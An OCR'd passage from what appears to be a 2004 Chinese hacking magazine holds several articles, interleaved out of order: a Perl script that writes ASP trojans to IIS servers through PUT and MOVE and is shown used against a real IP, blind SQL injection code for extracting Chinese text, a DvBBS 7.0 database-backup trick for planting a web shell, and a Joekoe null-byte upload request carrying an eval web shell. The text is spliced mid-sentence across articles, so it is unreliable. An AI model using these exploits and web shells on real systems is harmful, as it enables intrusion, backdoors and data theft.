 C:\Inetpub\Scripts 的目录
2004-05-05  00:42              20,535 perl.exe
               1 个文件         20,535 字节
               0 个目录  3,871,031,296 可用字节
```

成功！可以上传exe了，是不是可以上传任意文件呢？接着来测试ASP文件：

```
C:\usr\bin>perl.exe iiswt.pl 127.0.0.1 80 kaka.asp /Scripts/kaka.asp
kaka.asp size is 4 bytes
please wait...
upfile faile!!!

HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Tue, 04 May 2004 16:45:51 GMT

HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/5.0
Date: Tue, 04 May 2004 16:45:51 GMT
Connection: close
Content-Type: text/html
Content-Length: 44

<body><h2>HTTP/1.1 403 Forbidden</h2></body>
```

失败！提示HTTP/1.1 403 Forbidden错误，看来直接用Post方式写ASP不行，经过测试只要是IIS支持的文件类型都会产生HTTP/1.1 403 Forbidden错误。

那我们怎样才可以上传IIS支持的文件类型文件呢？IIS除了可以执行Put、Pos、Get等动作外，还可以执行COPY、MOVE等命令，呵呵！我们可以先把本地ASP上传到远程主机Web目录下的txt等其他文件，再通过COPY，MOVE命令来改为ASP。我们还是先用NC提交测试一下：

```
D:\>nc 127.0.0.1 80
MOVE /scripts/kaka.txt HTTP/1.1
Host:127.0.0.1
Destination: http://127.0.0.1/scripts/kaka.asp

HTTP/1.1 201 Created
Server: Microsoft-IIS/5.0
Date: Sun, 05 Oct 2003 09:30:59 GMT
Location: http://127.0.0.1/scripts/x.asp
Content-Type: text/xml
Content-Length: 0
```

成功利用MOVE把/scripts/kaka.txt改名/scripts/kaka.asp。这样我们就可以结合Put和Move来完成通过IIS写入文件了，我们还是用Perl来完成。测试写ASP成功：

```
C:\usr\bin>perl kaka.pl 127.0.0.1 80 kaka.asp /scripts/kaka.asp
************************************************************
codz by ≯SuperHei<QQ:123230273> && lanker<QQ:18779569>
************************************************************
kaka.asp size is 4 bytes
please wait...
upfile Succeed!!!
Modifyfile Succeed!!!
```

最终的iiswrite.pl代码如下（代码写的不是很好看，见笑了）：

```
#!/usr/bin/perl
#The iiswrite Script

use IO::Socket;
$ARGC = @ARGV;
print "*" x 60;
print "\ncodz by ≯SuperHei<QQ:123230273> && lanker<QQ:18779569>\n";
print "*" x 60,"\n";
if ($ARGC != 4)
{
print "usage:$0 127.0.0.1 80 kaka.txt /scripts/my_file.txt\n";
exit;
}
$host = @ARGV[0];
$port = @ARGV[1];
$path = @ARGV[3];
$file = @ARGV[2];

@path=split("/",$path);
$any = pop(@path);
$path1=join("/",@path);
@s=stat("$file");
$size = $s[7];

print "$file size is $size bytes\n";
my $sock = IO::Socket::INET->new(Proto =>"tcp",
PeerAddr =>$host,
PeerPort =>$port) || die "Sorry! Could not connect to $host \n";
print $sock "PUT $path1/lanker.txt HTTP/1.1\n";
print $sock "Host: $host\n";
print $sock "Content-Length: $size\n\n";
open(FILE,"$file")|| die "Can't open $file";
binmode(FILE);
while (read(FILE,$char,1024)) {
print $sock "$char";
}
print $sock "\n\n";
@req = <$sock>;
print "please wait...\n";
```

```
sleep(2);
if ($req[4]=~/200|201/){
print "upfile Succeed!!!\n" ;
}
else{
print "upfile  faile!!!\n";
print "The IIS can't acc write";
}
close $sock;
close FILE;

my $sock = IO::Socket::INET->new(Proto =>"tcp",
PeerAddr =>$host,
PeerPort =>$port) || die "Sorry! Could not connect to
$host \n";
print $sock "MOVE $path1/lanker.txt HTTP/1.1\n";
print $sock "Host: $host\n";
print $sock "Destination:http://$host:
$port$path\n\n\n\n";
@req = <$sock>;
if ($req[0]=~/20\d+|/){
print "Modifyfile Succeed!!!" ;
}
else{
print "upfile  faile!!!";
}
close $sock;
```

Try to use it!

1．上传web木马

假如我们已经知道某主机IIS可写，我们就可以远程写入任意文件，包括ASP等，这样我们就能上传一个脚本木马上去（如海洋2004），可直接危及到主机安全。

通过实践我们得知主机222.241.**.43的Scripts目录可以写，我们运行上面的程序上传海洋新出的ASP木马2004.asp。如图2所示。

```
C:\usr\bin>perl.exe iiswt2.pl 222.241.64.43 80 2004.
asp /scripts/2004.asp
****************************************************
codz by -> SuperHei<QQ:123230273> && lanker<QQ:
18779569>
****************************************************
2004.asp size is 39047 bytes
please wait...
upfile Succeed!!!
Modifyfile Succeed!!!
```




图 2

哈哈！写入成功，直接访问http://222.241.64.43/scripts/2004.asp，输入密码就可以看到ASP木马界面了。

2．留后门

利用这样的特性，我们只需要将某个路径改成可写入的，然后直接利用这样的程序就可以留着后门了，这可比直接放ASP后门强很多哦！

防范

所谓"安全是一个整体"，管理员配置和维护服务器时要细心，要重视每个细节。因为一个小小的细节都可能使你的服务器被攻破，本文就是一个例子。防范的方法请看《让WebShell见鬼去》一文。由于作者的水平有限，难免有错，还望大家多包含。



简单分析SQL注入中对汉字的猜解

文／ 郭宇强

对于经常玩SQL Injection的朋友来说，字符的猜解通常是一件枯燥、乏味、痛苦的事情，特别是中文字符的探测。一遍遍地输入，然后又一次次地被否决。不过，据说这对于耐心的培养是一个非常好的办法。那么，你有没有想过自动注入呢？请看我写的文章S"QL Server数据信息自动探测"。（做个广告，别扔鸡蛋，不然我今天晚上就不用吃饭了）

SQL Server中的汉字猜解

在SQL Server中，中文的ASCII为正数，但由于是UNICODE的双位编码，不能用函数ascii()取得ASCII码，必须用函数unicode ()返回unicode值，再用nchar函数取得对应的中文字符。

在探测出SQL Server中汉字的Unicode编码后，如何知道相应的汉字呢？用工具！我现在还没有找到。不过经过研究，我找到了3种解决办法。

1．在注入地址后添加"and nchar(猜解汉字的unicode编码)>0"，例如 http://www.xxx.com/id=1 and nchar(20013)，由于nchar()函数返回值类型为nvarchar，拿一个 nvarchar的值跟int的数与0比较，系统会先试图将nvarchar的值转成int型。当然，转换的过程中肯定会出

错,SQL Server的出错提示是这样的:

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 '中' 转换为数据类型为 int 的列时发生语法错误。
```

呵呵,正是我们想知道的信息。这样,我们就可以知道相应的汉字了。

2.使用SQL Server。所谓"解铃还需系铃人",可能就是这个道理吧。通过SQL Server的查询分析器、或者企业管理器,我们构造查询条件select nchar(20013),执行查询操作,看到查询结果了吗?

3.使用字符对照表。这是本文的重点,也是SQL Server自动注入中必须解决的一个重要课题。

我们知道,任意一个汉字的Unicode编码是唯一的,其GB18030码也是唯一的,不然的话同一个编码表示N多汉字,你知道是什么吗?那么同一个汉字的Unicode编码和GB18030码有什么关系呢?相等?那还用这么麻烦吗,直接转化成汉字不就得了。我们暂且不管它们之间有什么关系,只要清楚同一个汉字有唯一的Unicode编码,其对应的GB18030码也是唯一的就可以了。也就是说,知道了一个汉字的Unicode编码,可以唯一对应一个GB18030码,通过GB18030码,现在我们就可以查找出原来的汉字了。

关于Unicode与GB18030对应码表,你可以在http://www.uighurlinux.org/download.htm 下载。这个Unicode与GB18030对应码表是十六进制的,而且也没有相应的中文字符,不过我们能把GB18030转化成为中文字符。

下面我们的任务就是把这个Unicode与GB18030对应码表为我所用,转换成为Unicode- GB18030-汉字对应表。这儿我要说明一点,对于4位的GB18030码,十六进制转换成十进制后用chr(数字)可以直接得到相应的中文字符(包括ASCII字符),但对于八位的GB18030码,举个例子如82328D35,我至今不知道是什么东东。还好,它不影响我们对中文字符的猜解,因为4位的十六进制GB18030码已经包含了足够多的汉字,至少到现在为止,我还没有遇到猜不出来的汉字。对于具体的转化过程,就不在这儿罗嗦了,我把它放在了附加文档中,还包括我已经转化好的正在使用中的对照表,Access格式的。

有了 Access格式的Unicode-GB18030-中文字符的对照表,我们现在就可以在自动注入程序中查询汉字Unicode编码所对应的汉字了。方法很简单,下面是我在自动注入的时候查询对照表的程序代码,注意我写注释的那几行。

```
Function Get_Field_Name(iUrl,Flen)
    dim conn ,i,rs,ch,SQL,result,char
    result=""
    set conn=GetConnection(server.MapPath("UnicodeMap.mdb"),"") '打开对照表数据连接
    For i= 1 To Flen
        ch=GetChar(Replace(iUrl,"[POS]",i),0,65535,0)
        SQL="select chr from GB18030 where DU="&ch '查询注入时获取的unicode码的中文
        set rs=get_rs(conn,SQL,1)
        if rs.recordcount=1 then '找到对应的中文,包括ASCII
            char=rs(0)
        else
            response.write "没有相应的字符"
            resoponse.end
        end if
        result=result&char
        rs.close
        set rs=nothing
    Next
    conn.close '关闭数据连接
    set conn=nothing
    Get_Field_Name=result
end Function
```

补充一点,对于SQL Server中汉字的Unicode编码的获取,在我的SQL Server数据信息自动探测一文中已经介绍得非常清楚了。16次,只经过16次判断,我们就可以确定任何一个汉字的Unicode编码。

Access中汉字猜解

对于Access,其字符处理函数与SQL Server中不一样,见下表。

Access	SQL Server	说明
asc(字符)	unicode(字符)	返回某字符的编码
chr(数字)	nchar(数字)	与asc相反,根据数字编码返回字符
mid(字符串,N,L)	substring(字符串,N,L)	返回字符串从N个字符起长度为L的子字符串,即N到N+L之间的字符串

在猜测汉字时,我们也可以用 GetFieldValue(iUrl,TableName,FieldName,PrimaryKey,PKValue,minlen,maxlen) 函数调用,不过有几点需要注意:

1.查询条件。由于字符处理函数与SQL Server中的不同,修改为:


```
CheckFieldValue=" and 1=(select count(*) from [TABLE] where [IDN]=[ID] and asc(mid([FN],[POS],1))> [N])"
```

2.ASC码的取值范围。汉字通过ASC函数运算后的取值范围,我没有试验过,不知道最小值是多少。所以这儿的取值范围下限指定多少就看你的了,只要包括你猜解的汉字就行。不过范围适当大一点也没有关系,毕竟这儿的处理函数指数缩小猜测范围,大不了多计算几次而已。

至于上限值,去零肯定不会有问题。如果有ASCII字符,取值上限指定为255就可以了,我想这对计算时间来说,几乎没有什么影响,至多猜一个字符多计算一次而已。不过为了通用性,还是取255吧。

3.GetFieldValue函数中得到ASC值后,直接用chr()函数转化成汉字或字符,不用再调用字符对照表。

脚本小子：动网论坛可谓是家喻户晓了，版本从6.X升级到7.0.0，内容上也做了不小的改进，在论坛安全性上更是越来越好，虽然前段时间的upfile.asp漏洞闹得风风雨雨，但DvBBS7 SP2的补丁可是老早就补了这个漏洞，给传文件的格式加上了双保险！可惜天算不如人算，这样的重重封锁下，还是有办法开启上传后门这道门，这是属于动网程序设计上的缺陷，来一起看看它的问题出在那里！



突出重围

文/图 羽艺

——动网7.0 SP2 ASP后门上传新方法

动网真可谓是"洞网"啊，大小漏洞层出不穷！版本从6.X升级到了7.0.0，安全上可谓是重上加重，可惜，前不久又出现了upfile.asp 上传任意文件的重大漏洞，而且在7.0.0 SP2以下通杀！那SP2上有没有这个漏洞呢？用过臭要饭的写的upfile.asp的利用程序的朋友都知道，如果是动网7 SP2，我们上传的ASP程序都会自动被改成*.jpg文件，放在UploadFace文件夹下，直接访问url+*.jpg只会返回你上传的后门的源代码而不会被执行。这给我们什么启示呢？让我们慢慢分析一下。

我们都知道，在DvBBS6.0版里，只要拥有后台的登录权限，在某个面版里设置添加"ASP"为上传类型，就能实现上传ASP文件的目的。但在7.0.0的版本中，这点做了重大改进，无论你是否添加了上传后缀为ASP的文件，都会被告之"格式不对，请重新上传"。这可急死我们这一群脚本爱好者了，好不容易拿到了论坛的完全控制权却因为论坛版本为7.0.0而无法上传ASP木马去实现进一步入侵。

在一次偶然的机会中，我发现了动网的一个设计缺陷，不敢独享，马上发给了脚本小子（台下丢了个鸡蛋，"快切正文！"），大家也我先做个小小的介绍：本人前段时间迷上了MU私服，就在某个MU服务器上落脚了，注册了个帐号痛快了玩了几天。可今天在他主页网站的论坛上闲逛，才发现是动网7.0.0的，还写着SP2，马上想到用upfile.asp 上传任意文件这一漏洞试试！

在网上看了相关的文章还没机会实践一下呢，来，手工测试一下：捕获数据、修改数据、再次提交……哇？！竟然不行，显示我操作失误！再换公布了的EXE程序测试，还是显示漏洞已经被补上了。小样的，还真行啊！随手在地址栏上打入默认数据库地址，不是吧？竟然能下载？兴奋ing！

打开数据库后发现管理员密码前台和后台都是一样的MD5值，爽！拿起破解工具开始跑，漫长的时光过去后密码出来了。登录后台！登录后还是习惯去添加上传类型，然后预料之中的"上传失败"，这可怎么办？好不容易拿到的论坛完全控制权就这样被上传类型挡在了门外。

哎，谁让我可怜碰上这样的情况呢？我只能在后台闲逛了。看看基本设置、看看上传头像管理……唉，没希望了。随手点了"系统空间占用"，不知道鼠标移动速度太快，还是老天帮我，我竟然点成了"备份数据库"，那里有默认数据库路径还有备份后的数据库名和后缀*.mdb！耶？！后缀？不知道是那来的灵感 如果我们把ASP木马后缀先改成JPG上传，再将默认数据库的路径和文件名改成刚刚上传得到的图片相对路径和文件名，然后再将下面备份的文件名dvbbs7.MDB改成dvbbs7.ASP，那不就等于把原先上传后缀为JPG的ASP木马复制到"备份数据库目录"并改名，把它变成了一个真正的ASP木马文件了吗？想到这，我不禁倒吸了一口冷气！这么危险的设计缺陷，可以复制并修改任何文件的后缀！天！

说干就干！大家看看我截的图。如图1 所示。

大家看明白了吧？对！就是这样修改的，点击"确





图1

我重看了这篇文章N遍，感觉Asscess中汉字猜测范围总有些不妥，毕竟时间就是生命，这儿多几次，那儿多几次，对于单个字符来说，可能不算什么，可如果猜测的数据量比较大这就可能对程序执行效率造成很大的影响。经过我对chr函数的参数测试后，发现chr函数的参数有效范围是-32768-65535，所以汉字的ASC码取值范围（-32768，0），经过16次猜测运算，便可以知道对应的ASC码，如果加上ASCII字符，则需要17次猜解运算。

本文对SQL自动注入中的汉字问题，提出了自己的一点看法和主张。如果有什么不妥的地方，希望大家批评指正。

乔客论坛惊爆UPfile严重漏洞



文/ 勇哥

前一阵动网的Upfile.asp文件漏洞真可谓影响深远。把空格(ASC为20H)改成为空(ASC为00H)也就是字符串结束符"\0"来成功欺骗计算机,这种提交数据的方式使我深受启发,由此才有此文:乔客6.0的Upload.asp漏洞。

漏洞危害

1.用户可以随意建目录。

2.用户可以上传任意后缀名的文件。

下面先来看一下在Upload.asp文件中存在的如下代码

```
if not MyFso.folderExists(up_path) then
    set up_path=MyFso.CreateFolder(up_path)
end if
```

如果上传目录不存在,会自动创建,这样我们就可以随便建目录了。再看:

```
upfile_name=up_name&"."&upfile_name
        upfile.SaveAs up_path&upfile_name
```

可见上传后文件名是"upfile_name=up_name&"."&upfile_name",其中Up_name由年、月、日和一个随机数组成,如:20046101735 26,而"."后面的Upfile_name为合法的后缀名,如GIF,本来这是很正常的改名方式,但是计算机在检测字符串时是看是否碰到"\0"字符,如果是,则认为字符串结束了。也就是说我们在上传文件名时,只要欺骗计算机,把"2004610173526"文件名改成"2004610173526.asp\0"这样的方式,后面一连串的时间字符我们都可以不要了,从而达到直接将文件名保存为我们定义的文件名的目的。原理是枯燥的,实例才最有趣,下面给大家讲一个详细利用这个漏洞入侵某论坛的例子。

漏洞利用

首先在百度里搜索关键字"版本 Joekoe V6.0",然后会出现许多这样的论坛,我们随便挑一个论坛去注册,然后再打开论坛的任意一个版块如"笑话天地"(http://www.******.com/bbs/forum_list.asp?forum_id=9),点击左上角的"发表新贴"按钮(http://www.******.com/bbs/forum_write.asp?forum_id=9),发新帖子。

上面的准备工作做完后,下面我们就可以正式开始挑战这个论坛。需要用到的工具有WinSock Expert V0.6 beta 1、UltraEdit、NC、ASP,后门请查看光盘"源代码"栏目,按照文章名查找即可。下面我们正式开始。

运行WinSock Expert->点"Open Process"按钮->打开IExplore.exe进程,选中第二步打开的网页(某某论坛-笑话天地,发表新贴)->点"Open"按钮,这样WinSock Expert就可以监听刚才打开的网页的一举一动了。我们的目的是想要抓取数据上传的包并做进一步的修改。

然后使用"上传文件"这一功能,浏览上传我们的ASP后门。我用的是"冰狐浪子微型ASP后门",成功后再配合"海阳顶端2004"一起发挥作用,效果还不错,大家可以考虑这种配合方式。点击"上传"后,页面会出现"上传失败 文件类型只能为gif、jpg、bmp、swf、rar、zip等格式,返回上一页",不用理会它,现在我们需要的就是这样的信息。

赶紧到WinSock Expert中提取抓获的有用数据,内容如下:

```
POST /bbs/upload.asp?action=upfile HTTP/1.1
  Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
```

定"后图片文件就被复制到"Databackup\yuyi.ASP"去了。如图2所示。

同样的方法,在"恢复数据库"这一页面里也能实现这一操作!注意,这些操作服务器必须要有FSO的支持才能实现!最后在地址栏打入备份后的ASP文件路径!哈哈哈,那个熟悉的ASP木马界面出现了!给点掌声,谢谢!

这一步完成后,我就借助ASP木马的威力拿到了MU私服网页程序里的SQL Server帐号和密码




图2

了!有了这个再用SQL登录器一连接……再给点掌声,谢谢!

动网7.0 虽然在安全上做了很大的提高,而且还限制了上传ASP 文件,但他却忘了备份数据库这个功能也能实现ASP文件"上传"的目的,大家赶快试试这个方法吧,效果很好哦!

```
    Referer: http://www.******.com/bbs/upload.asp?
uppath=forum&upname=&uptext=jk_word
    Accept-Language: zh-cn
    Content-Type: multipart/form-data; boundary=------
-----------------------7d311f101009c
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Win-
dows NT 5.0)
    Host: www.******.com
    Content-Length: 710
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: joekoe%5Fonline=onlines=1&login%5Fpassword=
    fb411be97b3b0d48&guest%5Fname=&iscookies=yes&login%
    5Fusername=test;
ASPSESSIONIDASQQAATR=CNBCLACDO-
HPJIDDNHLCCICLP

    -----------------------------7d311f101009c
    Content-Disposition: form-data; name="up_path"

    forum
    -----------------------------7d311f101009c
    Content-Disposition: form-data; name="up_name"

    200473153438
    -----------------------------7d311f101009c
    Content-Disposition: form-data; name="up_text"

    jk_word
    -----------------------------7d311f101009c
    Content-Disposition: form-data; name="file_name1";
filename="C:\Xy\temp\dvupfile\binghu.asp"
    Content-Type: text/html

    <SCRIPT RUNAT=SERVER
LANGUAGE=JAVASCRIPT>eval(Request.form('havebug')+'')</
SCRIPT>
    -----------------------------7d311f101009c
    Content-Disposition: form-data; name="submit"

    点击上传
    -----------------------------7d311f101009c--
```

注意，你可以将自己抓的包同我的对比，有些地方是不同的，但大体一样，特别要注意最后的"7d311f101009c"后面有个回车，一定要拷贝下来，因为它会影响"Content-Length:"的长度。再打开UltraEdit，创建一个新文件，把第三步用"WinSock Expert"抓的内容复制进去。看过动网上传漏洞分析的朋友都知道，因为在Upload.asp文件中对上传文件的类型做了限制，所以直接上传ASP文件是不行的，我们要把"binghu.asp"文件改成"binghu.gif"。这里的Forum是默认的上传目录，我们可以任意改名，如改成havebug（Content-Length: 对应的数字就多了2），也可以改成Forum/../../havebug（Content-Length: 